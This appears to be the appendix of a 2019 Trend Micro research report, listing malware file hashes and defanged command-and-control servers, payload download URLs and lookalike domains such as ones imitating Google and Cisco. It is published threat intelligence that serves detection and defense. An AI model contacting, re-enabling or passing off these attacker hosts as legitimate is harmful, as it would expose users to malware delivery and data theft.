3c75c2f7b299d9cc03a7ff91c568defaa39b4be02d58a75a85930ab23d2a2cff
276a765a10f98cda1a38d3a31e7483585ca3722ecad19d784441293acf1b7beb
818253f297fea7d8a2324ee1a233aabbaf3b0b4b9cdaa1ebd676fe00f2247388
f6707b5f41192353be3311fc7f48ee30465038366386b909e6cefaade70c91bc
de7b77f9c456d26e369263b6e1d001279b69e687b2d3029803ede21417d4f5fa
cc685f30e2f6039d12b4cbc92e38f1d64ba75ac12cb86afce5261a11cf4931de
0faa2bb90de44ef87c7ee11165f7c702211dd603bdaea94af09cfec3f525138
e6812fa0e12cc1913bfc7eb6dceb638429048e3cc59ce576c012a1d27fa20959
fb773f7324fdca584fff7da490820c7243a10555c8ff717d21c039a5ba337a43
11761d6cf365932540ccb95b6f20aa45379736cfde33742a004fc8ceccad7daf
b9d4752b892759bb0cb166ab565f050f4b6385dd67f4288ff2231c69ab984a26
604e09e01e2bfbc8f3680abd8005906e3fbcd2f4edaf24d80cd7105ec6f991b1
f2b8d7ce968ed8d6c33116bcfb8aeed97d89ec1ebf4f505c891020dc79d0ddd3
336237b1ed2c99c0fef4c954490bd8282d6e46941d2ac2b6c9294a1aa9a254ed
28a0131a9fda9fe2f2272c5091c77dc750da93d4a070dbd817af38723ea18f02
d320286e80d5785bbd14b10c00f5c9d38d9a781075d7d6ed4eb27c07d4788dbf
24878dbde796c471a9d028f65421017afc087c958fb54c4b6c3cc7aeabbc1119
57a9e2e6e715455827faefa982b4312b203189950fe285f1413174f5e812e408
92bb4432cc9d2988ee4043e420a4df9c8caec4cd93ab258e07546781daa37086

Figure 31. Post-exploitation malware

C&C Servers
103[.]13[.]67[.]4
80[.]80[.]163[.]182
80[.]90[.]87[.]201
91[.]187[.]114[.]210
78[.]129[.]139[.]131
103[.]13[.]67[.]4
80[.]80[.]163[.]182
80[.]90[.]87[.]201
91[.]187[.]114[.]210
78[.]129[.]139[.]131
192[.]168[.]11[.]104:54863
163[.]172[.]147[.]222:4555
hxxp://78[.]129[.]139[.]148
hxxp://31[.]171[.]154[.]67
hxxp://79[.]106[.]224[.]203
hxxp://185[.]34[.]16[.]82
hxxp://104[.]237[.]233[.]17
hxxp://46[.]99[.]148[.]96
hxxp://134[.]19[.]215[.]3:443
hxxp://gladiyator[.]tk
hxxp://51[.]77[.]97[.]65
hxxp://31[.]171[.]154[.]67
hxxp://79[.]106[.]224[.]203
hxxp://185[.]14[.]248[.]26
hxxp://185[.]162[.]235[.]182
hxxp://185[.]117[.]75[.]116/tmp[.]php
hxxp://38[.]132[.]99[.]167/crf[.]txt
hxxp://185[.]244[.]149[.]218/JpeGDownload/*[.]jpeg
hxxp://185[.]185[.]25[.]175/ref45[.]php
hxxp://185[.]185[.]25[.]175/sDownloads/*[.]jpeg
hxxp://82[.]102[.]8[.]101/bcerry[.]php

amazo0n[.]serveftp[.]com/Data
zstoreshoping[.]ddns[.]net/Data/
hxxp://zstoreshoping[.]ddns[.]net/users[.]php?name=
shopcloths[.]ddns[.]net
getgoogle[.]hopto[.]org
hxxp://gladiator[.]tk
googleads[.]hopto[.]org
hxxp://www[.]shareliverpoolfc[.]co[.]uk/js/main.php
hxxp://valis-ti[.]cl/assets/main[.]php
hxxp://www[.]latvia-usa[.]org/wp- includes/customize/main.php
hxxp://www[.]shareliverpoolfc[.]co[.]uk/js/main[.]php
hxxp://valis-ti[.]cl/assets/main[.]php
hxxp://www[.]latvia-usa[.]org/wp- includes/customize/main[.]php
hxxp://googleads[.]hopto[.]org/data/ce28e899a8d3d0 0a.dat
hxxp://ciscoupdate2019[.]gotdns[.]ch/users[.]php?
hxxps://www[.]jjsonstore[.]jio/4de4d6d84d17638b3cd0 eaf18857784aff27501be7d3dd89fad2b7ac2134f52e (abused)
hxxps://www[.]jjsonstore[.]jio/ddf35a64bd5ad54f9de86 8a84cdb21299a33d126e307ec3a868f65372402816a (abused)
hxxps://104[.]237[.]233[.]38:8080/YIZDGrM_4mRn_m b8PdhL_QfL2h49-aAO0w- faxRxJAdq9pH2JeliMez10lwMk6PCnluziydTIV-/
hxxps://104[.]237[.]255[.]212:443/GfaBcrPI14rArcGv m- QT2g3sW3ZtmqL6IU0Vg5oy21aOK4gvmvYx_TCP_ whhSnyQH7/
hxxps://104[.]237[.]233[.]38:1022/aeacrE65xE9SdVN 3CJwS9gbtNM84GL_ajl_AD2EoEOHrmbpQ5qC9J7 GcSSZQ0JNBDnOulnMWgNy3FV2kcHRuM0u5NM0 5Jv9Ks4zS5-pLkiYs4me/
hxxps://104[.]237[.]233[.]38:8080/nud2WCL9WzTiAO MCuFMboA18GWsmrc8k6VqGrXXfqVghYktellhTS7_ tg-D64spqdv4sOJ/
hxxps://88[.]99[.]17[.]148:443/3g- g7DuFHLwC8gPwW3z9rgnS1ls8F83B-95PHYnVp- k9219KbHn-

IChwxSFR35a117i2Jz_OX9mUPAYRJw-3NhMBxUVDp4iMOKzt/
hxxps://104[.]237[.]233[.]40:8443/zi5w0iDM6aLEgcW DnumYywaHa33BIPzayINUPU- ECcNCmfNNcxzv05fJoB3wwWqH6Uf01vl-1yKF96/
hxxps://78[.]129[.]139[.]134:8864/lzkP68TtH_BpZGh mMwxNPwy0vjimgwDRfk01pV2Xu2FztbaevB- 6RzBUPRietWtBcuxru7tTsF3rZGFPbepd294BP2MG d/

Figure 32. List of C&C servers

TREND MICRO™ RESEARCH

Trend Micro, a global leader in cybersecurity, helps to make the world safe for exchanging digital information.

Trend Micro Research is powered by experts who are passionate about discovering new threats, sharing key insights, and supporting efforts to stop cybercriminals. Our global team helps identify millions of threats daily, leads the industry in vulnerability disclosures, and publishes innovative research on new threats techniques. We continually work to anticipate new threats and deliver thought-provoking research.

www.trendmicro.com



©2019 by Trend Micro, Incorporated. All rights reserved. Trend Micro and the Trend Micro t-ball logo are trademarks or registered trademarks of Trend Micro, Incorporated. All other product or company names may be trademarks or registered trademarks of their owners.